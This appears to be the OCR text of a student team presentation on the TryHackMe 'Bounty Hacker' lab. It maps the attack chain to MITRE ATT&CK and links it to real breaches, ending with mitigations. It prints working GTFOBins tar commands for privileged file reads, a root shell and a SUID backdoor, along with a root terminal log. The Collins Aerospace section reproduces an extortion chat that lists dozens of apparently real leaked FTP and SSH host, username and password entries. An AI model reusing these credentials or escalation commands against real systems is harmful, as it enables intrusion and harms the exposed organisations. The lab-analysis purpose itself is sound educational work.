It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_read
tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```


Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which tar) .

./tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```


root@ip-10-10-238-230: ~
Session Actions Edit View Help
lin@ip-10-10-238-230:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
[sudo] password for lin:
tar: Removing leading `/' from member names
whoami
root
/bin/bash
root@ip-10-10-238-230:/home/lin/Desktop# cd /root
root@ip-10-10-238-230:~# ls
r[redacted].txt snap
root@ip-10-10-238-230:~# cat [redacted].txt
THM{80UN7Y_[redacted]}
root@ip-10-10-238-230:~#

MITRE ATT&CK tactics

Adversarial Tactics, Techniques, & Common Knowledge.

Standard language — describes attacker goals (*tactics*) and methods (*techniques*).

For attackers/testers — helps structure red-team scenarios realistically.

For defenders — maps findings to known behaviors, enabling detection, hunting, and response playbooks.

What are ATT&CK *tactics* and why they help

Short definition:

- TACTICS = *why* an adversary does something (recon, initial access, discovery, privilege escalation, etc.). TECHNIQUES: = *how* they do it.

Why tactics help us:

- **For testers/attackers:** gives a clear objective structure — you know the immediate goal (e.g., *Initial Access*) so you can choose the best methods and evidence to collect.

- **For defenders:** allows prioritised detection and playbooks — when you see evidence of a tactic (e.g., *Credential Access*), you run the corresponding hunt and containment steps immediately.

Condensed step → tactic mapping

Reconnaissance (T1595 / T1593) — `nmap` full port scan → discovered FTP/SSH/HTTP.

Discovery (T1071.002 / T1083) — confirmed FTP anonymous access & listed files (ftp listing).

Credential Access (T1071.002 → T1110 / T1078) — `.txt` (passwords) → used hydra to brute force SSH.

Initial Access / Lateral Movement (T1078 / T1021) — SSH login with valid creds (interactive shell).

Discovery (local) (T1083 / T1046) — searched for SUIDs, sudo policies, local hints.

Privilege Escalation (T1548.001 / T1068 / T1218) — GTFOBins / SUID abuse to spawn root shell.

Collection (T1005) — read root artifact (goal achieved).


Reconnaissance
11 techniques
Active Scanning (0/3)
Gather Victim Host Information (1/4)
Client Configurations
Firmware
Hardware
Software
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/4)
Search Closed Sources (0/2)
Search Open Technical Databases (0/5)
Search Open Websites/Domains (0/3)
Search Threat Vendor Data
Search Victim-Owned Websites
Resource Development
8 techniques
Acquire Access
Acquire Infrastructure (0/8)
Compromise Accounts (0/3)
Compromise Infrastructure (0/8)
Develop Capabilities (0/4)
Establish Accounts (0/3)
Obtain Capabilities (0/7)
Stage Capabilities (0/6)
Initial Access
11 techniques
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/4)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (0/4)
Wi-Fi Networks
Execution
17 techniques
Cloud Administration Command
Command and Scripting Interpreter (0/13)
Container Administration Command
Deploy Container
ESXi Administration Command
Exploitation for Client Execution
Input Injection
Inter-Process Communication (0/3)
Native API
Poisoned Pipeline Execution
Scheduled Task/Job (0/5)
Serverless Execution
Shared Modules
Software Deployment Tools
System Services (0/3)
Persistence
23 techniques
Account Manipulation (0/7)
BITS Jobs
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Cloud Application Integration
Compromise Host Software Binary
Create Account (0/3)
Create or Modify System Process (0/5)
Event Triggered Execution (0/18)
Exclusive Control
External Remote Services
Hijack Execution Flow (0/12)
Implant Internal Image
Modify Authentication
Privilege Escalation
14 techniques
Abuse Elevation Control Mechanism (1/6)
Access Token Manipulation (0/5)
Account Manipulation (0/7)
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System Process (0/5)
Domain or Tenant Policy Modification (0/2)
Escape to Host
Event Triggered Execution (0/18)
Exploitation for Privilege Escalation
Hijack Execution Flow (0/12)
Defense Evasion
47 techniques
Abuse Elevation Control Mechanism (1/6)
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Debugger Evasion
Delay Execution
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain or Tenant Policy Modification (0/2)
Email Spoofing
Execution Guardrails (0/2)
Exploitation for Defense Evasion
File and Directory Permissions Modification (0/2)
Hide Artifacts (0/14)
Hijack Execution Flow (0/12)
Impair Defenses (0/12)
Impersonation
Indicator Removal (0/10)
Indirect Command Execution
Credential Access
17 techniques
Adversary-in-the-Middle (0/4)
Brute Force (0/4)
Credentials from Password Stores (0/6)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Modify Authentication Process (0/9)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (0/8)
Steal Application Access Token
Steal or Forge Authentication Certificates
Discovery
34 techniques
Account Discovery (0/4)
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Device Driver Discovery
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Local Storage Discovery
Log Enumeration
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (0/8)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (0/4)
Collection
17 techniques
Adversary-in-the-Middle (0/4)
Archive Collected Data (0/3)
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository (0/2)
Data from Information Repositories (0/6)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (0/2)
Email Collection (0/3)
Command and Control
18 techniques
Application Layer Protocol (1/5)
Communication Through Removable Media
Content Injection
Data Encoding (0/2)
Data Obfuscation (0/3)
Dynamic Resolution (0/3)
Encrypted Channel (0/2)
Fallback Channels
Hide Infrastructure
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
DNS
File Transfer Protocols
Mail Protocols
Publish/Subscribe Protocols
Web Protocols

Real World Parallels: From Lab to Reality

Focused incidents and targeted mitigations

Lab Summary

Observed chain:

Anonymous FTP → found password list & username → SSH access via brute-force → sudo -l revealed root-capable commands → root obtained


Incident: Military Documents Stolen (2018)

- A hacker used Shodan to find Netgear routers with default FTP credentials and accessed connected systems.
- Sensitive military documents (MQ-9 Reaper manuals, tank manuals, personnel lists) were stolen and offered for sale on dark web forums.
- Key lesson: unchanged default credentials on network devices can expose critical systems and data.
- Source: Recorded Future / BleepingComputer coverage (July 2018).

This is interesting, mind giving a price range of how much you're expecting for a set?

I expect about $ 150 or $ 200

for being classified information



Incident: Collins Aerospace Data Theft (heise.de)

- Old passwords and delayed detection allowed attackers to steal data from Collins Aerospace (reported by heise).
- The incident shows how reused/old credentials plus slow response amplify impact.
- Key lesson: credential hygiene and rapid incident response are critical to limit damage.
- Source: heise article (link in appendix).

Admin_ToX2025
Toxing on qTox

2025-09-17

2025-09-16

Admin_ToX20... We received your submission, do you have any additional information for us?

Everest hi, what name your company?

Everest We sent several emails to seveal companies ,so please indicate which one, so we can fulfil your terms

Everest Hello

Everest rtx.com?

2025-09-17

Admin_ToX20... We're with RTX, and you submitted a request on our vulnerability disclosure portal. We are here to collect more information from you.

Everest 1. 1,533,900 personal records including passenger data:

Id,OperatingCarrierPNR,FromCityAirportCode,ToCityAirportCode,OperatingCarrier,FlightNumber,FlightDate,CompartmentCode,
SeatNUmber,SequenceNumber,PassengerStatus,AirlineNumericCode,DocumentFormSerialNumber,SelecteeIndicator,
InternationalDocumentVerification,MarketingCarrier,FrequentFlyerAirline,FrequentFlyerNumber,FrequentFlyerTier,
FreeBaggageAllowance,FastTrack,ForAirlineUse,DeviceName,DeviceID,DeviceType,DepartureDt,WorkstationId,Timestamp,BarcodeFormat,
VersionNumber,NumberOfSegments,NameFull,ElectronicTicketIndicator,PassengerDescription,SourceOfCheckIn,SourceOfBoardingPassIssuance,
DateOfIssueOfBoardingPass,DocumentType,AirlineDesginatorOfBoardingPassIssuer,BaggageTagPlateNumbers,
FirstNonConsecutiveBaggageTagPlateNumber,SecondNonConsecutiveBaggageTagPlateNUmber

2. SQL dump : more than 9GB
3637 employess
Full names, usernames, aliases, corporate emails, first names, last names, login timestamps, inactivity status, audit metadata

audit logs:
AuditUsageId WorkstationName AccountingCode AirportCode ApplicationName AuditEventType UsageEndTime UsageStartTime Username
WorkstationGroupingName WorkstationGroupingTypeName AirlineName duration RoleName

3. Lots of files with network, users and application topology: workstation naming conventions, grouping of workstations by functional roles, device ID
types and associated airport locations,
application stack fingerprints (SkySpeed, GoNow, UA-Suite, DL-Suite, Citrix,etc) including version numbers, audit logs exposing which applications we
launched on which devices and for how long,

psb2 38pY0pLp1
ssh. :Player93***
vs24 :4FApwTVjNbVq
ssh. .de:Olliteko-1905
ssh. trato-hosting.eu:calife2007
176. stro:qTua3JJBrYHvcuPgjeEWQbC5vbdCTN
home 47914:remedla13
u277 7600:YTQDF3setZ7LCJKQ
ssh. :Trota150395
ftp.arinc.com:22:aiscustomer:muse-insecure
165. min:Pe3KVK3s
ftp. MjM5N2V1
ftp. NWE0OT11
ftp. :YTQwMzdm
ftp. :Y2VhYzlm
ftp. MjdkNmlw
ftp. 02:NTA5MzU5
ftp. 01:OGYwNTdk
ftp. :p8wm2k-21:@Nd2UIre
193. ncla:docencia
ssh.. entur.de:Kayalrmak47.
ssh.s zsland.de:tiffany02938004
www.3 inh74e
pnp.c: zbhX4N.vlJE9
pnp.c: 17Pnemnp
pnp.c: 23Pnemnp
pnp.c: Sir78tos
pnp.c: Bor11bot122
home5 .host:22:u76711721:chris180573
psb55 sb55039:Jg9402oTzu
home4 .host:22:u71674709-sara:RTfgVB12!
ftp.e erificador:6qpficador
ftpst roc:Dum283P23jd
mlugg ereare40ofme
203.1 6:gayF5dqH8
trans pf:cmpf2021
trans r ent:fer##2017
ftp.a 1:ae12021966ae.
ssh.a 1:ae12021966ae.
www@ .:gC4E1qby
www3 nmmdaa:Kkcx9g18MG3zPQVh
jair arch:8uS7VmtJ
sftp B1jxs4all1!
ssh.: u:Freiberuflich_2017
acce :Estrecho.28estrecho
hpcc
ftp.groupe-clarins.com:22:crmcla-huiying-sung-uat:aXdq8k4N6z2
ftp.groupe-clarins.com:22:karen.oliveira:8ty8xD52CM26VtaP
ftp.groupe-clarins.com:22:fs-crm-stibo-rw:VMddfd
ftp.groupe-clarins.com:22:sabine.delamea:TFNrDS7nkC3eU2By
:Restosducoeur49:0397783548169671.user-t4cC2hv5HN4u.S2bw5zDC4ywxmdKEfUf2xgFtSxzRCHYd

Recommendations & Mitigations

High-impact actions to prevent similar incidents:

- Change default credentials on all devices; disable unused services (e.g., anonymous FTP).
- Enforce strong, unique passwords and multifactor authentication for all remote access.
- Disable password-based SSH where possible; prefer key-based auth and jump hosts.
- Regularly scan (internal & external) for exposed services and default/weak credentials (use Shodan/Censys responsibly).
- Audit sudoers and remove NOPASSWD/wildcards; patch known vulnerabilities promptly (e.g., sudo CVEs).
- Improve detection: monitor FTP downloads, anomalous logins, and slow incident response times; centralize logs to SIEM.

Appendix — Sources & URLs

Links:

- BleepingComputer — Hacker Steals Military Docs (July 2018)

https://www.bleepingcomputer.com/news/security/hacker-steals-military-docs-because-someone-didn-t-change-a-default-ftp-password/

- Recorded Future — Reaper drone documents leaked (Recorded Future blog)

https://www.recordedfuture.com/blog/reaper-drone-documents-leaked

- Heise — Collins Aerospace: Old passwords and delayed response enable data theft

https://www.heise.de/en/news/Collins-Aerospace-Old-Passwords-and-Delayed-Response-Enable-Data-Theft-10900183.html

Thank you for your attention!

Questions & Discussion.

A walkthrough of the “Bounty Hacker" room and OSINT Analysis (connecting the scenario to real-world incidents — Team Presentation by Tiago D., Mario B. & Bertrand A.A.